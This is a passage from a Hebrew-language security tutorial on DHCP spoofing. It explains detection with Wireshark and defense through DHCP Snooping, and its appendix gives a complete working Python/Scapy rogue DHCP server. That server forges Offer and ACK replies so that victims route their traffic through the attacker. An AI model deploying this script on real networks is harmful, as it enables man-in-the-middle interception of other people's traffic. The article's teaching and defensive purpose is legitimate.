173                             ('name_server', DNS_SERVER_IP), 'end', 'pad'])
174
175      vacant_ips.remove(vacant_ips[len(vacant_ips) - 1])
176      victim_ips.append(victim_ip_offer)
177
178      packet_to_send = ether_layer / ip_layer / udp / bootp / dhcp
179
180
181  #packet_to_send.show()
182  sendp(packet_to_send, socket = socket_send)
```

תהליך בניית פקטת ה-DHCP ACKNOWLEDGE הוא מאוד דומה לתהליך של בניית פקטת ה- DHCP OFFER, הדבר היחידי ששונה הוא סוג הפקטה תחת הפרמטר message-type.


לאחר בניית הפקטה בשורות 175-176 - אנו מסירים את הכתובת שנתנו לקורבן מהמערך **vacant_ips** ואנו מוסיפים אותה למערך **victim_ips**.

וזהו זה. סיימנו לכתוב את הקוד של המתקפה, לפני שאתם מנסים בעצמכם את הקוד, שימו לב שהורדתם את כל הספריות, כמו כן שימו לב שכל המשתנים הגלובליים שהגדרנו בהתחלה מוגדרים אצלכם לערכים הנכונים לרשת המקומית שלכם.


זיהוי המתקפה

כעת, לאחר שהבנתם איך המתקפה עובדת, וכתבם את המתקפה בעצמכם, אתם בטח שואלים את עצמכם, מה אם מישהו תוקף אותי ממש עכשיו עם המתקפה הזו... אז אל דאגה, רוב הסיכויים שאף אחד לא תוקף אתכם, אך בכל זאת, למה שלא תדעו...

אנו יודעים שהמתקפה הזו מתבצעת ברגע ההתחברות לרשת, לכן, נפתח את Wireshark (או כל תוכנת הסנפה אחרת שתרצו לעבוד איתה) ונתחיל להסניף על כרטיס הרשת שאיתו נתחבר לרשת, בשבילי זה יהיה כרטיס ה-Wifi:




כעת בהנחה ואתם מחוברים לאינטרנט, תתנתקו ממנו. על מנת שנוכל לנתח את תהליך ההתחברות נרצה להסניף את הפרוטוקול dhcp, ולשם כך, נכתוב "**dhcp**" בשורת המסננים של Wireshark:



תוך כדי שההסנפה פועלת, התחברו לאינטרנט ושימו לב לפקטות שאתם רואים ב-Wireshark, בהנחה והכל עובד, ואף אחד לא תוקף אתכם אתם אמורים לראות 4 פקטות (או שתיים אם הנתב לא שכח אתכם) ממש כפי שלמדנו בתחילת המאמר, לפי תהליך ה-**D.O.R.A**

אבל, אם מישהו אכן תוקף אתכם, אתם תיראו 6 פקטות, מאחר וישנן 2 פקטות שנשלחות מהנתב אליכם, התוקף ישלח גם כן את אותן 2 פקטות, לכן נראה הוספה של 2 פקטות בתהליך (אם הנתב זוכר אתכם, אתם תיראו 3 פקטות, מאחר והתוקף ישלח פקטת ACK נוספת):



אוקיי, מצוין, עכשיו אתם יודעים איך לדעת אם מישהו תוקף אתכם במתקפת DHCP Spoof, אבל מה אם אתם כבר מחוברים לרשת ואתם רוצים לדעת אם אתם כבר תחת התקפה.

במקרה הזה, אין הרבה שתוכלו לעשות כדי לגלות אם אתם תחת מתקפה או לא, אבל מאחר ועכשיו כל הפקטות צריכות לעבור דרך גורם נוסף (שהוא התוקף כמובן) אנו נוכל להניח שיקח להן זמן רב יותר לחזור אלינו, ולכן, אם האינטרנט שלכם איטי במידה מחשידה בלי שום סיבה, יכול להיות שאתם תחת התקפה ☹

דרכי התגוננות

אמנם אין לנו דרך לדעת אם מישהו תוקף אותנו ברגע זה (אם אתם חושדים הדבר הטוב ביותר שאתם יכולים לעשות הוא פשוט להתנתק מהרשת), אבל כן נוכל להתגונן מהתקפות עתידיות שעלולות לבוא על הרשת שלנו.

השיטה הנפוצה ביותר כיום להגנה מפני מתקפת DHCP Spoof היא שיטה שנקראת **DHCP Snooping**, למען האמת, אני אישית לא נתקלתי באף רשת שהשתמשה בהגנה הזו, אבל אני יכול לשער שברוב החברות הגדולות שלוקחות ברצינות מתקפות נגדן דרך ההגנה הזו נמצאת בשימוש.

ההגנה הזו (שכעת, על מנת לקצר תהליכים תקרא בשם **Dsnop**) היא בעצם פיסת תוכנה, המותקנת על הנתב שמנהל את הרשת המקומית, המנטרת תעבורת **DHCP** ומשמיטה פקטות כוזבות (**Invalid**). אילו פקטות **Dsnop** משמיט?

1. פקטות **DHCP** הנשלחות משרת **DHCP** לא אמין יושמטו.
2. פקטות **DHCP** אשר כתובת ה-MAC בהן אינה תואמת את כתובת ה-MAC האמיתית של כרטיס הרשת ממנו הן נשלחות.
3. פקטות **DHCP** אשר משחררות חיבור (DHCP RELEASE) או פקטת **DHCP** אשר דוחה הצעה משרת ה-**DHCP** בשם DHCP DECLINE, שלא נשלחות מהמחשב שרוצה לשחרר את החיבור או לדחות הצעה, יושמטו.

עוד על **Dsnop** ועל איך בדיוק הוא מגלה ומשמיט את הפקטות הנ"ל תוכלו לקרוא בלינק המצורף בסוף המאמר.

סיכום

זהו זה, סיימתם את המאמר, התחלנו בהסבר על הפרוטוקול **DHCP** והבנו איך ניתן לנצל את אופן העבודה שלו על מנת לבצע מתקפת MITM, מימשנו את המתקפה ב-Python בעזרת הספרייה Scapy, וסיימנו בללמוד על הדרכים לזיהוי והגנה מפני המתקפה.

אני מקווה מאוד שלמדתם דברים חדשים ומעניינים ואני ממליץ לחובבי התקפות הסייבר שבינכם להמשיך וללמוד על מתקפות שונות ומגוונות (ולא פחות חשוב, איך להגן מפניהן).

קצת על עצמי:

קוראים לי דן בוגנים, אני בן 18 תלמיד כיתה י"ב, לומד בירושלים, חובב מתקפות סייבר ואבטחת מידע, התחלתי ללמוד על הנושא מהחוברת המצוינת של גבהים בנושא רשתות תקשורת, מי שעדיין משתפשף עם כל הנושא של רשתות תקשורת ופרוטוקלים ולא בטוח איך הדברים עובדים אני אישית ממליץ מאוד לקרוא את החוברת הזו, לכל שאלה בנושא המאמר או בנושאים כללים הקשורים לסייבר אשמח לענות בכתובת האימייל:

danbu9@gmail.com

דף קישורים

- מאמר נרחב על אופן הפעולה של DHCP:

https://www.digitalwhisper.co.il/files/Zines/0x33/DW51-1-DHCP.pdf

- RFC 2131 - Dynamic Host Configuration Protocol

https://tools.ietf.org/html/rfc2131

- קישור ללימוד Python:

https://www.youtube.com/watch?v=HBxCHonP6Ro&list=PL6gx4Cwl9DGAcbMi1sH6oAMk4JHw91mC_

- קישור ללימוד Scapy:

https://data.cyber.org.il/networks/networks.pdf

- קישור להורדת Wireshark:

https://www.wireshark.org/download.html

- קישור להורדת Visual Studio Code:

https://code.visualstudio.com/download

- NBNS Spoofing:

https://www.digitalwhisper.co.il/files/Zines/0x20/DW32-1-NBNSSpoofing.pdf

- DHCP Snooping:

https://packetpushers.net/five-things-to-know-about-dhcp-snooping/

https://www.alliedtelesis.com/sites/default/files/documents/how-alliedware/howto_config__dhcp_snooping_rapier1.pdf

- ARP Poisoning:

https://www.digitalwhisper.co.il/files/Zines/0x45/DW69-2-TheMItM.pdf

נספח א' - הקוד המלא

```
from scapy.all import * # pip install scapy
from func_timeout import func_timeout, FunctionTimedOut # pip install func_timeout
import socket # pip install socket

DHCP_DISCOVER_TYPE = 1
DHCP_REQUEST_TYPE = 3
DHCP_OFFER_TYPE = 2
DHCP_ACKNOWLEDGE_TYPE = 5
BOOTPC = 68 # Client side DHCP port
BOOTPS = 67 # DHCP server side port
BOOTP_REPLY_OP_CODE = 2

BROADCAST_MAC = "ff:ff:ff:ff:ff:ff"
BROADCAST_IP = "255.255.255.255"

MY_COMPUTER_MAC = "aa:bb:cc:dd:ee:ff" # Your computer MAC Address in the following format
??:??:??:??:??:?? where ? is a hexadecimal number
MY_COMPUTER_IP = "192.168.1.31" # Your computer LOCAL IP for example 192.168.1.31

REAL_ROUTER_MAC = "ff:ee:dd:cc:bb:aa" # Router's MAC Address in the following format ??:??:??:??:??:??
where ? is a hexadecimal number
REAL_ROUTER_IP = "192.168.1.1" # Real Router IP
DNS_SERVER_IP = "192.168.1.1" # DNS Server IP
SUBNET_MASK = "192.168.1." # Your subnet mask in the following format - if your ip address is
192.168.1.31 and the subnet is 255.255.255.0 so SUBNET MASK will be 192.168.1

socket_send = conf.L2socket()
vacant_ips = []
victim_ips = []

# Finds vacant IP Addresses and returns a vacant IP Addresses array
# Deafult ip count ( how many victims ) will be 1
def find_vacant_ip_address(ip_count = 1):
    time_to_wait = 1 # in seconds
    count = 2

    ping_packet = IP(src = MY_COMPUTER_IP) / ICMP(type = "echo-request") /
Raw('abcdefghigklmnopqrstuvwabcdefghi') # ICMP Echo Request

    while len(vacant_ips) < ip_count:
        print(len(vacant_ips))
        ping_packet[IP].dst = SUBNET_MASK + str(count)

        if (ping_packet[IP].dst == MY_COMPUTER_IP):
            count += 1
            ping_packet[IP].dst = SUBNET_MASK + str(count)

        try:
            func_timeout(time_to_wait, sr1, ping_packet)
        except FunctionTimedOut:
            vacant_ips.append(ping_packet[IP].dst)

        count += 1

    print(vacant_ips)
    print("Victim Count = {0}  Victim IP = {1}".format(len(vacant_ips), vacant_ips[len(vacant_ips) -
1]))

# Filters the dhcp packets
def filter_dhcp_packets(packet):
    if ((len(vacant_ips) <= 0)):
        return False

    is_dhcp_packet = ( DHCP in packet ) and
                     ( packet[DHCP].options[0][1] in (DHCP_DISCOVER_TYPE, DHCP_REQUEST_TYPE))

    victim_packet = ( IP in packet ) and ( packet[IP].src in victim_ips)

    return is_dhcp_packet or victim_packet
```

```
# Build dhcp response packets
# IMPORTENT!
# Scapy calculates the len, and chcksm field and replaces them for us in the packet!!!!!
# sr(), sr1() -> send and recive packets in the 3 layer
# srp(), srp1() -> send and recive packets in the 2 layer
# functions with 1 means that they will wait until getting only 1 answer and then stop
def build_dhcp_response_packets(packet):
    print("Building packet!")
    packet_to_send = None

    if (DHCP not in packet):
        ########################
        #
        # Here you can change the response_packet value
        # To whatever value you would like to send to
        # your victim
        ########################
        response_packet = None

        sendp(response_packet, socket = socket_send)
    else:
        victim_ip_offer = vacant_ips[len(vacant_ips) - 1]

        # Build a DHCP Offer packet and send to victim
        if (packet[DHCP].options[0][1] == DHCP_DISCOVER_TYPE):
            print("Sending Offer Packet!")

            ether_layer = Ether(src = MY_COMPUTER_MAC, dst = BROADCAST_MAC)

            ip_layer = IP(src = MY_COMPUTER_IP, dst = BROADCAST_IP)

            udp = UDP(sport = BOOTPS, dport = BOOTPC)

            bootp = BOOTP(op = BOOTP_REPLY_OP_CODE, xid = packet[BOOTP].xid, yiaddr = victim_ip_offer,
siaddr = MY_COMPUTER_IP,
                          chaddr = packet[BOOTP].chaddr, sname = packet[BOOTP].sname, file =
packet[BOOTP].file,
                          options = packet[BOOTP].options)

            dhcp = DHCP(options = [
                   ('message-type', DHCP_OFFER_TYPE), ('subnet_mask', '255.255.255.0'),
                   ('time_zone', b'\x00\x00\x00\x00'),
                   ('router', MY_COMPUTER_IP), ('default_ttl', b'@'), ('lease_time', 3600),
                   ('server_id', MY_COMPUTER_IP),
                   ('renewal_time', 1800), ('rebinding_time', 3150),
                   ('name_server', DNS_SERVER_IP), 'end', 'pad'])

            packet_to_send = ether_layer / ip_layer / udp / bootp / dhcp

        # Build a DHCP Acknowledge packet and send to victim
        elif (packet[DHCP].options[0][1] == DHCP_REQUEST_TYPE):
            print("Sending Acknowledge Packet!")

            ether_layer = Ether(src = MY_COMPUTER_MAC, dst = BROADCAST_MAC)

            ip_layer = IP(src = MY_COMPUTER_IP, dst = BROADCAST_IP)

            udp = UDP(sport = BOOTPS, dport = BOOTPC)

            bootp = BOOTP(op = BOOTP_REPLY_OP_CODE, xid = packet[BOOTP].xid,
                                  yiaddr = victim_ip_offer, siaddr = MY_COMPUTER_IP,
                                  chaddr = packet[BOOTP].chaddr, sname = packet[BOOTP].sname,
                                  file = packet[BOOTP].file,
                          options = packet[BOOTP].options)

            dhcp = DHCP(options = [
                      ('message-type', DHCP_ACKNOWLEDGE_TYPE),
                      ('subnet_mask', '255.255.255.0'),
                      ('time_zone', b'\x00\x00\x00\x00'),
                      ('router', MY_COMPUTER_IP), ('default_ttl', b'@'), ('lease_time', 3600),
                      ('server_id', MY_COMPUTER_IP),
                      ('renewal_time', 1800), ('rebinding_time', 3150),
                      ('name_server', DNS_SERVER_IP), 'end', 'pad'])
```

```
            vacant_ips.remove(vacant_ips[len(vacant_ips) - 1])
            victim_ips.append(victim_ip_offer)

            packet_to_send = ether_layer / ip_layer / udp / bootp / dhcp


        sendp(packet_to_send, socket = socket_send)

def main():
    # Finding vacant IP'S To give the victims
    find_vacant_ip_address(ip_count = 1)

    # Sniffing to find DHCP Discovery / Request packets in order to answer them
    sniff(lfilter = filter_dhcp_packets, prn = build_dhcp_response_packets)

if __name__ == '__main__':
    main()
```